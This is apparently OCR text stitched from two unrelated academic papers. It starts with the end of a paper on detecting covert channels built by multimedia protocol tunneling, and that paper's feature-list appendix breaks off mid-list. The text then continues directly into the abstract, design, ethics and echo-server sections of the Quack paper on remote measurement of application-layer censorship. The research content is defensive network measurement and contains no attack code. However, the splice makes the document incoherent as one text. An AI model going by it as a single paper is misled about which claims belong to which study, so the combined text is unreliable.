**Legitimate traffic dataset.** Adversaries face the non-trivial challenge of building a dataset which faithfully represents legitimate traffic. A naïve solution for building such a dataset would be for an adversary to take advantage of its privileged position in the network and collect all data originated by a given multimedia protocol. However, the very existence of multimedia protocol tunneling tools makes it hard for an adversary to know, before-hand, which data samples correspond either to legitimate or covert traffic. It is possible that covert data samples pollute the legitimate traffic model and bias the decisions of a classifier trained in such data [55]. A different alternative is the typical approach followed in the literature (and in our work), where datasets are synthe-

sized by transmitting the media expected to be sent in such channels. However, such an approximation may fail to capture the underlying distribution of data in the wild.

## 7 Related Work

Freewave [25] was the first system designed to embed covert data in multimedia protocols through the modulation of audio signals sent through VoIP streams. However, a simple statistical analysis of traffic patterns conducted by Geddes et al. [20] showed that FreeWave could be trivially detected by an adversary. Recent multimedia protocol tunneling systems such as Facet [30], CovertCast [34], and DeltaShaper [2] introduced new techniques for modulating data while striving to preserve the unobservability of the generated covert channels.

As noted earlier in the text, previous unobservability assessments performed on state-of-the-art multimedia protocol tunneling systems which rely on traffic classification make use of similarity-based classifiers. To the best of our knowledge, there is a limited body of work employing other machine learning techniques for the detection of covert channels in the Internet. Wang et al. [48] have resorted to decision tree-based classifiers to identify traffic flowing through Tor bridges. Their results have shown that this approach was promising for the identification of traffic obfuscated through domain fronting [18]. In our work, we perform the first systematic study of the unobservability of state-of-the-art multimedia protocol tunneling systems and find that such techniques are also effective for the detection of these covert channels.

Related to the problem of covert channel detection is the problem of creating fingerprints for encrypted traffic. Particularly, the fingerprinting of websites accessed through Tor [11] is an important research topic [1, 22, 39, 42, 49]. Multiple works dwell on creating fingerprints for encrypted traffic using different combinations of features and classifiers, for instance, Schuster et al. [46] have designed an attack which enables a passive observer to fingerprint YouTube video streams. However, fingerprinting is fundamentally different from covert channel detection: we do not aim to unequivocally fingerprint a given media according to its traffic pattern, but to distinguish two broader classes of media which may or may not carry covert data. It is unclear how fingerprinting techniques can be adapted to our purpose.

In this paper we have focused on covert channels based on multimedia protocol tunneling [2, 25, 30, 34], a popular approach at protocol tunneling. Other tunneling approaches have been attempted, including SWEET [57], CloudTransport [7], Castle [21], and *meek* [18]. It is worth mentioning that alternative approaches to build covert channels have been attempted in the past, such as protocol obfuscation [52]. However, obfuscation based on randomizing traffic fails in the presence of protocol whitelisting and is vulnerable to entropy analysis [48]. With protocol imitation, covert traffic is manipulated to mimic the behavior of protocols allowed across a censor's border [13, 14, 36]. Alas, the faithful imitation of all behaviors of a protocol behavior is a complex undertaking which lays protocol imitation systems prone to multiple network attacks [20, 23].

Finally, we would like to stress that although censorship circumvention is one of the main (and most noble) uses of covert channels, this type of channels can serve multiple purposes. Our work concentrates on covert channel detection and not on censorship circumvention *per se*. In fact, there are techniques to evade censorship, such as refraction networking [5, 15, 24, 27, 53, 54], which incorporates censorship resistance mechanisms in the network, rather than at end-hosts, that do not depend exclusively on the use of covert channels.

## 8 Conclusions

In this paper, we performed an extensive analysis over the unobservability evaluation of multimedia protocol tunneling systems. We proposed a novel method for assessing the unobservability of these systems, based on decision trees, which largely defies previous unobservability claims. Our work further explored the application of semi-supervised and unsupervised anomaly detection techniques in the same context. Our results indicate that an adversary is required to possess labeled data for performing an effective detection of covert channels.

# A Appendix

Listing 1 indexes the feature set obtained from the calculation of aggregated statistics from our traffic samples.

```
Summary statistics:
1 - Total number of packets.
2 - Total number of packets - ingress.
3 - Total number of packets - egress.
4 - Total bytes transmitted.
5 - Total bytes transmitted - ingress.
6 - Total bytes transmitted - egress.

Global statistics:
7 - Mean of packet sizes.
8 - Std. deviation of packet sizes.
9 - Variance of packet sizes.
10 - Kurtosis of packet sizes.
11 - Skew of packet sizes.
12 - Maximum packet size.
13 - Minimum packet size.
14:22 - (10-90) percentile of packet sizes.

23 - Mean of packet times.
24 - Std. deviation of packet times.
25 - Variance of packet times.
26 - Kurtosis of packet times.
27 - Skew of packet times.
28 - Maximum packet times.
29 - Minimum packet times.
30:38 - (10-90) percentile of packet times.

Statistics for ingress/egress traffic:
39:70 - 7:38 computed over ingress traffic only.
71:102- 7:38 computed over egress traffic only.

Ingress Packet bursts statistics:
103 - Total number of bursts.
104 - Mean burst size.
105 - Std. deviation of burst sizes.
106 - Variance of burst sizes.
107 - Maximum burst size.

## Abstract

Remote censorship measurement tools can now detect DNS- and IP-based blocking at global scale. However, a major *unmonitored* form of interference is blocking triggered by deep packet inspection of application-layer data. We close this gap by introducing Quack, a scalable, remote measurement system that can efficiently detect application-layer interference.

We show that Quack can effectively detect application-layer blocking triggered on HTTP and TLS headers, and it is flexible enough to support many other diverse protocols. In experiments, we test for blocking across 4458 autonomous systems, an order of magnitude larger than provided by country probes used by OONI. We also test a corpus of 100,000 keywords from vantage points in 40 countries to produce detailed national blocklists. Finally, we analyze the keywords we find blocked to provide insight into the application-layer blocking ecosystem and compare countries' behavior. We find that the most consistently blocked services are related to circumvention tools, pornography, and gambling, but that there is significant country-to-country variation.

## 1 Introduction

Governments often keep specific targets of censorship secret, in order to avoid public accountability or to increase fear and uncertainty [24]. We must measure censorship to gain insights into the deployment of network interference technologies, policy changes in censoring nations, and the targets of interference. Making opaque censorship more transparent illuminates this emerging practice.

Implementing global censorship measurement continues to be a challenging problem. Today, the most common way to characterize censorship uses in-country volunteers to host network probes, such as OONI [19], or to provide anecdotes about what seems to be blocked to monitoring organizations. Both are challenging to scale. Moreover, both rely on human volunteers. For individuals living under repressive or secretive government controls, cooperating with security researchers has substantial risks.

An emerging body of work addresses these problems by using existing protocols and infrastructure to remotely measure network interference. Such approaches have been effective in measuring DNS poisoning [35, 41] and for detecting interference in TCP/IP-connectivity between remote machines [17, 34]. There has not yet been a global, remote method for detecting another broadly deployed censorship technique: *application-layer* censorship.

Application-layer censorship has become increasingly important with the rise of content delivery networks (CDNs). CDNs use a small number of network entry-points for a large number of customers, resulting in sizable collateral damage to IP-based blocking techniques. When an adversary wishes to block some, but not all, of these sites, they must look into the content of requests and understand the HTTP or HTTPS headers to determine which site is being requested. This form of blocking is prevalent and effective, but it is not captured by measurements of either DNS or IP connectivity.

In this paper, we introduce Quack, the first remote censorship measurement technique that efficiently detects application-layer blocking. Like other remote measurement approaches, we make use of existing internet infrastructure. We rely on servers running protocols that allow the client to send and reflect arbitrary data. This behavior is present in several common protocols, such as in the TLS Heartbeat Extension [42], Telnet servers supporting the "echo" option [38], FTP servers allowing anonymous read and write [43], and the Echo protocol [37]. After identifying compatible servers with scanning, we reflect packets that are crafted to trigger DPI policies. We aggregate instances of reliably detected disruption to identify what and where blocking occurs.

The bulk of our measurements use the RFC 862 Echo Protocol [37]. Echo was introduced in the early 1980s as a network testing tool. Servers accept connections on TCP port 7 and send back the data they receive, making the protocol easy to scan for and to validate expected responses. We find that the public IPv4 address space

contains over 50,000 distinct echo servers, providing measurement vantage points in 196 countries and territories. We design and evaluate an echo-based measurement system to test over 500 domain-server pairs per second. The echo protocol also allows us to understand the importance of directionality, cases where blocking is only triggered by messages leaving a region.

The efficiency of our technique allows us to measure application-layer blocking in new detail. We first test 1,000 sensitive domains from our 50,000 vantage points around the world—taking just 28 hours. We find anomalously elevated rates of interference in 11 countries. Each of these countries is reported as restricting web freedoms by Freedom House [21]. We then consider a larger set of keywords in the 40 countries with more than 100 vantage points. We test 100,000 domains, a significantly larger corpus than can be efficiently enumerated by previous techniques. From these experiments, we observe elevated rates of interference for specific domains in 7 countries. These experiments demonstrate the effectiveness of this technique for gaining a fine-grained view of application-level blocking policy across time, space, and content.

Application-layer blocking and deep packet inspection is meant to limit access to targeted content. However, our measurements show evidence of implementation bugs introducing collateral damage. For instance, a health and wellness website is blocked in Iran because it shares part of its name with a circumvention tool. Other websites with similar content remain available.

By dynamically and continuously test application-layer blocking at global scale, Quack can reveal both deliberately and incidentally blocked websites that have not previously been enumerated. The source code is available online at https://censoredplanet.org/projects/quack.html.

## 2 Related Work

The phenomenon of network censorship first gained notoriety in 2002, when Zittrain et al. [49] investigated keyword-based filtering in China. This initial investigation focused on understanding policy, based off of a single snapshot of content blocking by a single entity.

Both detection and circumvention of censorship remain active problems. Many studies are based on in-country vantage points such as volunteer machines or VPNs, or are one-time and country-specific measurement projects such as studies on Thailand [23], China [9], Iran [4], or Syria [7]. These direct measurements have shown how different countries use different censorship mechanisms such as the injection of fake DNS replies [3], the blocking of TCP/IP connections [46], and HTTP-level blocking [12, 26]. Our measurements are also one-time; however our technique considerably reduces the cost of longitudinal measurement of censorship.

*Application-layer Blocking* Many measurement systems measure lists of keywords to test for censorship. In the context of the web, domain names are commonly used as a proxy for services, and are typically drawn either from lists of popular global domains [2], or from curated lists of potentially sensitive domains [8]. Our system uses both of these sources to maximize our comparability, and to test over a sufficiently large corpus.

Detection of keywords more broadly has made use of corpora extracted from observed content deletion, along with NLP and active probing to refine accuracy [11,22,48]. Previous systems determining such keywords have largely focused on individual countries and services, especially related to Chinese social media such as Weibo and TOM-Skype [10, 27, 28].

*Direct Measurement Systems* Since censorship policies change over time, researchers have focused on developing platforms to run continuous censorship measurements. One notable platform is Tor project's Open Observatory of Network Interference (OONI) [44], which performs an ongoing set of censorship measurement tests from the vantage points of volunteer participants [19]. By running direct measurements, OONI tests are harder for an adversarial network to specifically target. However, these platforms cannot easily certify that it was not the adversary themselves that contributed measurements in an effort to confound results. Moreover, OONI has a smaller number of vantage points, compared to our technique.

*Remote Measurement Systems* Academic measurement projects have recently renewed their focus on remote measurement of DNS poisoning [35, 41] and TCP/IP connectivity disruptions [34]. Our system extends this broad strategy to detect application-layer disruption. Our approach provides a uniquely detailed view of the trigger and implementation of interference. We can answer which direction of which packet or keyword was the trigger, and whether interference is implemented through packet injection or dropping. This level of detail is not possible in existing DNS or IP-level side channels.

*Investigations of DPI Policies* Deep packet inspection (DPI) and application-level disruption have become standard practice online [14]. Asghari et al. [5] find support for their hypothesis that nations pursing censorship are likely to push deployment of DPI technology. OONI reports on DPI-based censorship in 12 countries with identified vendors, and the Tor project has faced DPI-based blocking in at least 7 countries [1].

## 3 Design and Implementation

Quack is designed to track the use and behavior of deep packet inspection. We focus on four goals:

*Detection*: Since the specific triggers and behavior of DPI systems are varied and opaque, Quack focuses on detecting when keywords are blocked and the what technical methods are employed. It does not focus on uncovering application-specific grammars.

*Safety*: Quack is designed to run from a single vantage point, with a goal of worldwide coverage without the need to engage end users to help measure their networks. Instead, our design focuses on the use of existing network infrastructure, in this case echo servers, where the existing protocol reflects network interference information while minimizing risk to end-users.

*Robustness*: Our system must distinguish unrelated network activity such as sporadic packet loss or other systematic errors that only become apparent at scale from network interference. This goal is achieved by retrying upon indication of failed tests.

*Scalability*: We aim to accurately measure the phenomenon of keyword blocking on a global scale with minimal cost. This objective is achieved by daily scans for active echo servers, which provide us with coverage of an average of 3,716 autonomous systems daily.

In this section, we discuss our approach to detecting network interference, describe the specifics of the system we designed and built, define the datasets we acquired through our five experiments, and examine the ethical questions that arise in this work.

### 3.1 System Design

**The Echo Protocol** We chose to focus initial measurements on the Echo Protocol. The Echo Protocol, as defined in RFC862 in 1983 by J. Postel, is a network debugging service, predating ICMP Ping. The RFC states, in its entirety:

> A very useful debugging and measurement tool is an echo service. An echo service simply sends back to the originating source any data it receives.
>
> TCP Based Echo Service: One echo service is defined as a connection based application on TCP. A server listens for TCP connections on TCP port 7. Once a connection is established any data received is sent back. This continues until the calling user terminates the connection.
>
> UDP Based Echo Service: Another echo service is defined as a datagram based application on UDP. A server listens for UDP datagrams on UDP port 7. When a datagram is received, the data from it is sent back in an answering datagram.

There are many active echo servers around the world, including countries known to use DPI. Our vantage points are detailed in Section 5.

Figure 1: **Echo Protocol**—The Echo Protocol, when properly performed, is a simple exchange between the client and server where the server's response is identical to the client's request. In the example above, the censoring middlebox ignores the client's inbound request, but reacts to the the echo server's response, injecting RST packets and terminating the TCP connection.

We use echo servers for their defined purpose: measuring transport reliability. We gain additional information about the nature of any unreliability by varying the transport-layer data and observing differences in the network's behavior. This affords us insight into the nuanced network perspectives of remote hosts, contributing to the exposure of national censorship policies.

We take advantage of three features of echo that lend themselves to our purposes. First, the protocol has a well defined response to every request, which makes the classification of abnormal responses trivial. Second, due to the to send arbitrary binary data, we can test censorship of any application-layer protocol that utilizes TCP or UDP as its transport protocol. In this paper, we focus on HTTP and HTTPS. Finally, because echo servers reflect content back to our measurement machine, we are able to also detect censorship in the outbound direction, and differentiate it from censorship triggered by our inbound request. Direction-sensitive interference is a known capability of modern DPI boxes. Figure 1 illustrates the Echo Protocol in the absence of noise.

If, unlike in Figure 1, the middlebox injects a non-RST response to the echo server, we are still able to observe the interference. In fact, we are able to see the injected message because the echo server will echo the content it observes back to our measurement machine.

We note that echo is not the only protocol that can be used for this technique. We focus on it here because it provides a clear signal, but more scale can be achieved by extending measurements to any other protocol where an expected response will occur when client probes are sent.

**Defining A Trial** We call an individual transaction with a remote server a trial. A trial is conducted with a single server, using a single keyword, and with a single application protocol containing that keyword. For example, consider `example.com` as a keyword wrapped within the format of an HTTP/1.1 request.

During a trial, we initialize a connection to the server and send it the formatted keyword. We read the response, and pause for a short period. Finally, we send a short, innocuous payload to verify that the connection remains



Figure 2: **Test Control Flow** — A single test using an echo server is performed by following this diagram. The most common path is also the fastest, in which an echo server responds correctly to the first request and the test is marked as Not Blocked. If the server never responds correctly, the experiment is considered a failure and we do not use the test in our evaluation.



Figure 3: **Persistent Interference Duration** — We use echo servers in all countries we observe censorship to empirically measure the length of time interference occurs after a censorship event has been triggered. Roughly half of the servers responded correctly to our request within 60 seconds. By 100 seconds, 99.9% responded correctly. We therefore choose two minutes as a safe delay in the Delay Phase.

active. If the server responds the connection is closed successfully, we consider the trial a success.

The pause is necessary to allow injected RSTs by interference technology to reach either host in the connection. This gives us the ability to directly identify that an interfering network is attempting to exploit a race condition via a Man-on-the-Side deployment. By verifying that the connection is still open after the keyword is sent, we ensure that there is not asymmetric interference occurring, in which the interfering network closes the connection or begins dropping packets to our measurement machine.

**Test Phases** The Echo Protocol enables trivial disambiguation between correct and incorrect responses, but distinguishing noise from network interference requires additional effort. The Internet is by definition best-effort, and therefore even in the face of no interference, there will be failed connections with echo servers. Additionally, interference technologies are themselves imperfect, meaning that some trials will be successful even when the data is typically disallowed, for example when the DPI boxes are overloaded [18].

Quack is designed to extract meaningful signal from the noisiness of the network. We think about this as validating signs of failure through additional measurements, but there is a trade-off: Not retrying would lead to many false positives, resulting in an inflated rate of interference. On the other hand, many retries increase false negatives as sensitive connections slip past interference technology and are categorized as successful. We choose to be conservative in our designation of interference, designing our system to minimize false positives by retrying failures several times.

Our implementation designates a "test" as the repeated trial of a particular server and keyword. A test proceeds in three phases, as shown in Figure 2:

*Retry Phase* First, we run a trial with the keyword and retry if it fails. We end the test as soon as we have a successful trial, and declare the test a success. We expect interference to be sparse. For example, the highest failure rate we observed when testing sensitive keywords in a country known to implement interference was 2.2% of tests not ending in success after the first trial. We allowed up to 5 retries in our experiments.

*Control Phase* After five trials have failed, we progress to the Control Phase. In the Control Phase, we trial an innocuous keyword. If the server successfully completes this trial, we conclude that the five previous failures were due to network interference. If the control keyword fails, we proceed to the final phase. In our experiments, we use `example.com` as our control keyword.

*Delayed Phase* Finally, we account for stateful disruption. This is observed, for example, in China [47]. We test for this behavior by performing another innocuous trial after a delay. If this trial succeeds, we classify the keyword as sensitive. If it fails, we mark the test as No Result. This may occur if the echo server becomes unresponsive during our test.

We use a two minute delay determined empirically. Knowing that some middleboxes perform stateful blocking, we test every server in censoring countries with an HTTP request for the most commonly censored domain in that country. Then, we attempt to reconnect every 10 seconds with an innocuous payload until we succeed. The resulting distribution in Figure 3 shows 120 seconds is a sufficient delay.

These steps ensure that Quack is robust and can distinguish unrelated network activity, such as sporadic packet loss and other systematic errors, from deliberate forms of network interference.

**Classifying Interference** Although we conduct multiple trials within a test, false positive tests can still occur. We do not categorize a single failed test as interference, since it could be due to temporary routing issues or other transient failure. Even if the test is representative of policy, we wish to differentiate interference that is occurring at a local level, such as a corporate firewall, from that implemented at a national or regional level. To address both of these, we consider all tests in a country, comparing keywords by the rate of tests yielding a Blocked result. This allows us to observe the phenomenon of blocking at a country level.

This last layer of aggregation is formed by calculating a "blocking rate" for each keyword-country pair, equal to the number of tests classified as Blocked divided by the number classified as either Blocked or Not Blocked. Effectively, this removes No Results from our analysis. Prior work that has looked at failure rates aggregated across servers has required a minimum number of trials in an aggregated group to report on the blocking rate for that group [41]. We follow this convention, as it is consistent with our design goal of *Robustness*. Selecting a threshold for the number of experiments that is too low reduces our confidence, while selecting a threshold that is too high excludes more countries. Upon manual inspection of the number of servers in countries reported to perform blocking, we determine 15 as threshold that balances *Robustness* and the inclusion of anecdotally blocking countries. In Section 6.1, we validate the countries in which we observe widespread censorship using external evidence.

Due to No Result tests and echo servers churning out of our test set, the keyword blocking rates in a given country have many possible values. To approximate the probability density function of the keyword blocking rates in a country, we count the number of blocking rates in $n$ even intervals over $[0,1]$, where $n$ is configurable. Having this approximated distribution in each country of keyword blocking rates lets us consider each keyword's failures in the context of the country's noise. We can also categorize each country based on its distribution.

When there is no blocking, we assume Blocking events due to noise are independent and only occur with very small probability. We confirm this in Section 6.1. Since the probability of failure due to noise is so small, given our redundancy in each test, we would expect that our approximated distribution of the blocking rates be monotonic in the case that there is no blocking. In our control experiments with no expected interference in Section 6.1, we find all distributions to be monotonic, and we empirically find the blocking rate to be 0.01%.

We mark interference in countries whose distribution of keyword blocking rate is not monotonic. More precisely, we say that the keywords whose blocking rates are in the interval that breaks the monotonic trend and those keywords with higher blocking rates experience interference in that country.

We considered several trade-offs when choosing the number of intervals, $n$. We do not want an $n$ larger than the minimum number of tests per keyword, 15, because this could cause consecutive numbers of blocking results to be in the same interval, creating an artifact in the distribution. However, we want as many buckets as possible, so that our smoothing does not remove too much of the detail of the distribution. To balance these concerns, we use $n = 15$ buckets consistently for the rest of our analysis.

We implement a system in Go 1.6, utilizing lightweight threads for parallelism. We restrict ourselves to one concurrent request per echo server, to restrict load on the echo server, and at most 2000 total concurrent requests. Our test server was able to process 550 requests per second and has a quad-core Intel E3–1230 v5 CPU, 16 GB of RAM, and a gigabit Ethernet uplink.

While we initially ran tests with our measurement machine source port set to 80, in order to appear more similar to real HTTP connections, we found no difference in our results while using an ephemeral source port. Using an ephemeral source port also allowed us to follow standard conventions and to host an abuse website on the standard HTTP port of our measurement machine.

## 3.2 Ethical Issues

Active network measurement [33], and active measurement of censorship in particular [25], raise important ethical considerations. Due to the sensitive nature of such research, we approached our institution's IRB for guidance. The IRB determined that the study fell outside its purview, as it did not involve human subjects or their personally identifiable data. Nevertheless, we attempted to carefully consider ethical questions raised in our work, guided by the principles in the Belmont [30] and Menlo [13] reports and other sources. We discussed the study's design and potential risks with colleagues at our institution and externally, and we attempted to follow or exceed prevailing norms for risk reduction in censorship measurement research.

Like most existing censorship measurement techniques, ours involves causing hosts within censored countries to transmit data in an attempt to trigger observable side-effects from the censorship infrastructure. This creates a potential risk that users who control these hosts could suffer retribution from local authorities. There is no documented case of such a user being implicated in a crime due to any remote Internet measurement research, but we nonetheless designed our technique and experiments so as to reduce this hypothetical risk.

Existing techniques [6, 34, 35, 41] in censorship measurement cause oblivious hosts in censored countries to

make requests for or exchange packets with prohibited sites. In contrast, our measurements only involve connections between a machine we control and echo servers, so the echo servers never send or receive data from a censored destination.

Still, our interactions with the echo servers are designed to trigger the censorship system, as if a request for a prohibited site had been made. We cannot entirely exclude the possibility that authorities will interpret our connections as user-originated web requests, either mistakenly or by malicious intent. However, we believe that the actual risk is extremely small, for several reasons.

First, even upon casual inspection, the network traffic looks very different from a real connection from the host running the echo server to a prohibited web server. The TCP connection is initiated by us, not from the echo server. Our source port is in the ephemeral range, and the echo server's is the well known port 7. The first data is an HTTP request from us, followed by the same data echoed by the server, and there is never any HTTP response. The request itself is minimal, with no optional headers, unlike requests from any popular browser. Any of these factors would be enough to distinguish a packet capture of our probes from real web browsing.

Second, the network infrastructure from which we source our probes looks very different from prohibited web servers. We tried to make it easy for anyone investigating our IP addresses to determine that they were part of a measurement research experiment. We set up reverse DNS records, WHOIS records, and a web page served from port 80 on each IP address, all indicating that the hosts were part of an Internet measurement research project based at our university.

Third, most echo servers look very different from end-user devices. We find (see Section 5.3) that the vast majority of public echo servers appear to be servers, routers, or other embedded devices. In the unlikely event that authorities decided to track down these hosts, it would be obvious that users were not running browsers on them.

There are additional steps that we did not take for this initial study that could further reduce the risk of misidentification. We recommend that anyone applying our techniques for longitudinal data collection incorporate them. Although we established that few echo servers are end-user devices by random sampling, in a long-term study, each server should be individually profiled, using tools such as Nmap, to exclude all those that are not clearly servers, routes, or embedded devices. In addition, the requests sent to echo servers could include an HTTP header that explains they are part of a global measurement study. This would provide one more way for authorities to conclude that the traffic did not originate from an end user.

Given these factors, we believe that the risks of our work to echo server operators are extremely small. We considered seeking informed consent from them anyway, but we rejected this route for several reasons.[1] First, the risk to these users is low, but if we were to contact them to seek consent, this interaction with foreign censorship researchers would *in and of itself* carry a small risk of drawing negative attention from the authorities. Second, if we only used servers for which the operators granted consent, these operators would face a much higher risk of reprisal, since their participation would be easy to observe and would imply knowing complicity. Third, obtaining consent would be infeasible in most cases, due to the difficulty of identifying and contacting the server operators; if we limited our study to echo servers for which we could find owner contact information, this would lead to far fewer usable servers, thus severely reducing the benefit of the study. The communities that stand to benefit most from our results are those living in regions that practice aggressive censorship, and thus those who will likely benefit include the echo server operators in these regions, conforming with Menlo's Principle of Justice [13].

Beyond these risks, we also sought to minimize the potential financial and performance burden on echo server operators. We rate-limited our measurements to one concurrent connection per server, and each connection sent an average of only two packets per second. Our ZMap scans were conducted following the ethical guidelines proposed by Durumeric et al. [15], such as respecting an IP blacklist shared with other scanning research conducted at our institution and including simple ways for packet recipients to opt out of future probes.

We contrast our work with Encore [6], a censorship measurement system that has been widely criticized on ethical grounds. Websites install Encore by embedding a sequence of JavaScript. When users visit these sites, their browsers make background HTTP requests to censored domains, possibly without notice or consent. While we too make oblivious use of existing hosts without obtaining consent, the network traffic and endpoints differ dramatically from normal requests for censored content. We believe this substantially reduces the risk of harm.

## 4 Experimental Setup and Data

In our study, we examine URLs as the source of content that may be disrupted. In our experiments, unless specified otherwise, we send the domain name in the context of a valid HTTP/1.1 GET request. This allows us to observe a particular subset of application-layer interference, and one that is well documented [11].

[1] As discussed by others [33,40], informed consent is not an absolute requirement for ethical research, so long as the research abides by other principles, e.g. those in the Belmont and Menlo reports or those steps proposed by Partridge and Allman [33], as we have strived to do.

*Control* We first perform a control study. To do so, we test a number of innocuous domains as our keywords, which are expected not to be censored, and repeat them against every echo server. The domains we choose are of the form `testN.example.com` with incrementing values of $N$. We perform this experiment 1109 times per server. Since there should be no artificially induced network interference, we can validate our technique using the results of this study. This test was performed July 20–21, 2017 from our measurement machine inside of an academic network.

*Citizen Lab* We use the the global Citizen Lab Block List (CLBL) [8] from July 1, 2017 as a list of keywords to run against all echo servers. This list has 1109 entries. It is curated by Citizen Lab to provide a set of URLs for researchers to use when they are conducting censorship research. Significant difference between this test and the previous test indicates that our system is capable of detecting application-layer interference of the domains in this list. This test ran on July 21–22, 2017, from our measurement machine.

*Discard* We then repeat the Citizen Lab study using a closely related protocol, the Discard Protocol [36]. The Discard Protocol is designed similarly to the Echo Protocol, but instead of echoing back any received data, it is simply discarded. By repeating our experiment with discard, we can determine if existing middleboxes detect keywords that are seen inbound to its network. If this were the case we would see the same interference in the Discard Protocol as the Echo Protocol. Otherwise, we will be able to determine that interference technologies do notice the direction of sensitive content. This test run on July 19–20, 2017, from our measurement machine.

*TLS* This study demonstrates the application-layer flexibility of our technique. We perform the Citizen Lab experiment again, but instead of embedding the Citizen Lab domain list in valid HTTP request, we place the domain in the SNI extension of a valid TLS `ClientHello` message. This will allow us to discern what difference exists between interference of HTTP and HTTPS. This test ran on July 23–24, 2017, from our measurement machine.

*Alexa Top 100k* Finally, we use our system to test the top 100,000 domains from Alexa [2] downloaded on July 12, 2017. This is a set of domains orders of magnitude larger than that of prior works studying application-layer censorship. To achieve full measurement of such a large set of domains, for each domain we select 20 servers in each country. Additionally, we restrict our test to the 40 countries with more than 100 echo servers. This test demonstrates most of all that our tool can be used at scale for significant research into application-layer blocking at a country granularity. This test ran on July 25–28, 2017, from our measurement machine.

| Server Set | IP Addresses | /24s | ASNs | Countries |
|---|---|---|---|---|
| SYNACK | 5,260,118 | 109,729 | 6,932 | 198 |
| Echo | 57,890 | 38,977 | 3,766 | 172 |
| Stable (24 hr) | 47,276 | 31,802 | 3,463 | 167 |

Figure 4: **Discovery of Echo Servers**—Server discovery is a staged process. A ZMap scan discovers servers that SYNACK on port 7, but we find that most of these servers will fail to ACK or will RST when receiving any data. To remove these misbehaving echo servers, we attempt to send and receive a random string to all SYNACK servers, giving us the set of functioning echo servers. Of these, 47,276 remained Stable over 24 hours, making them useful for long running experiments.

# 5 Characterization

In order to better understand any biases inherent in our data, we first characterize the population of echo servers we make use of in our study.

## 5.1 Discovery

To discover echo servers in diverse subnets and geographic locations, we perform Internet-wide scans with the ZMap toolchain [15] on the IPv4 address space. We ran daily scans for two months, between June 1st to July 31st, discovering more than 50,000 echo serves each day.

Upon discovering hosts that respond to our SYN packets on port 7, we initiate connections to the potential echo servers. We send a randomly generated string and verify that they reply with an identical string. During our first trial, we find that 57,890 servers reply with the correct string, over 3,766 ASNs. Many of our experiments take place over the course of a day, so we measure the coverage of echo servers that reply 24 hours later. We find 92% of ASNs have an echo server that is online during this second test.

In Figure 4, we show the number of servers still online after 24 hours, which is significant because our experiments run over the course of a day. Only those servers that are stable for at least 24 hours will test all keywords in the experiment. We observe that this reduces the diversity of our coverage, but not significantly, and note that this biases our results towards stable echo servers.

## 5.2 Churn

We looked at our daily scans in order to understand how stable echo server IP addresses are over time. While an average of 17% of echo servers churn away from their IP address within 24 hours, we observed that 18% were stable and responsive throughout the entire duration of our measurement. Additionally, the rate at which echo servers churn decelerates, so the first day reports the largest churn rate across the study.



Figure 5: **Echo Server Churn**—Only 18% of tested servers were reachable in every observation over 2 months of daily scans. However, 56% were present in both our first and final scans.

| OS Family | Echo Servers |
|---|---|
| Windows | 180 (32.0%) |
| Embedded | 139 (24.7%) |
| Linux | 71 (12.6%) |
| Cisco IOS | 38 (6.8%) |
| Unsuccessful identification | 99 (17.6%) |
| Other | 35 (6.2%) |

Figure 6: **Identification of Echo Servers**—We scanned 562 (1%) echo servers with Nmap's operating system detector on July 17, 2017 and found that the most of the echo servers were either Windows machines or embedded devices, as identified by Nmap. This scan yielded a median accuracy of 99%.

Echo servers not only churn out of the set of IP addresses from a given day—they also churn back in, as shown in Figure 5. While we only observed 18% of echo servers from our first discovery scan in every daily scan, 56% of echo servers from our first discovery scan were also in our final scan 61 days later.

## 5.3 Identification

To understand the composition of machines running echo servers, we randomly selected 1% of responding echo servers on July 17, 2017. For this sample, we performed OS detection on each IP address using Nmap. The most common system families as defined by Nmap are shown in Figure 6. There were 56,228 working echo servers on this date. Of the 562 we tested, Nmap identified 463 (82.4%) of the operating systems. Nmap reported a median accuracy of 99% for the identifications. This test covered 54 countries.

Of the echo servers we scanned with Nmap, 251 (44.7%) had full device labels containing the words "server", "router", or "switch". Of the remaining echo servers, 70 (12.5%) were Linux, and 26 (4.6%) were Windows. The rest were identified as various other systems such as firewalls, controllers, and embedded systems. In total, 4% of echo servers were given device labels that left doubt as to whether they were infrastructure machines, because they were identified as non-server Windows machines, and 2 devices were identified as running Android. It would be infeasible to run Nmap's OS detection service against all echo machines, but we do not believe that to be necessary to safely use all functioning echo servers, as we discuss in Section 3.2.

## 5.4 Coverage

Echo servers provide us diverse vantage points in a majority of countries. We associate IPs with autonomous systems using the publicly available Route Views dataset [39], and locate each server to a country using the MaxMind GeoIP2 service [29].

On average, we observed echo servers in 177 countries. Of these countries, we observe an average 39 countries with more than one hundred echo servers and 82 countries with more than fifteen echo servers. This provides insight into a large number of countries.

We compare our method's coverage with that of the OONI project [19], which enlists volunteers worldwide to run scans from local devices to measure network disruption. OONI makes this data public with the consent of the volunteers, but probes do not have unique identifiers; therefore, we use the of number of distinct autonomous systems per country to estimate coverage.

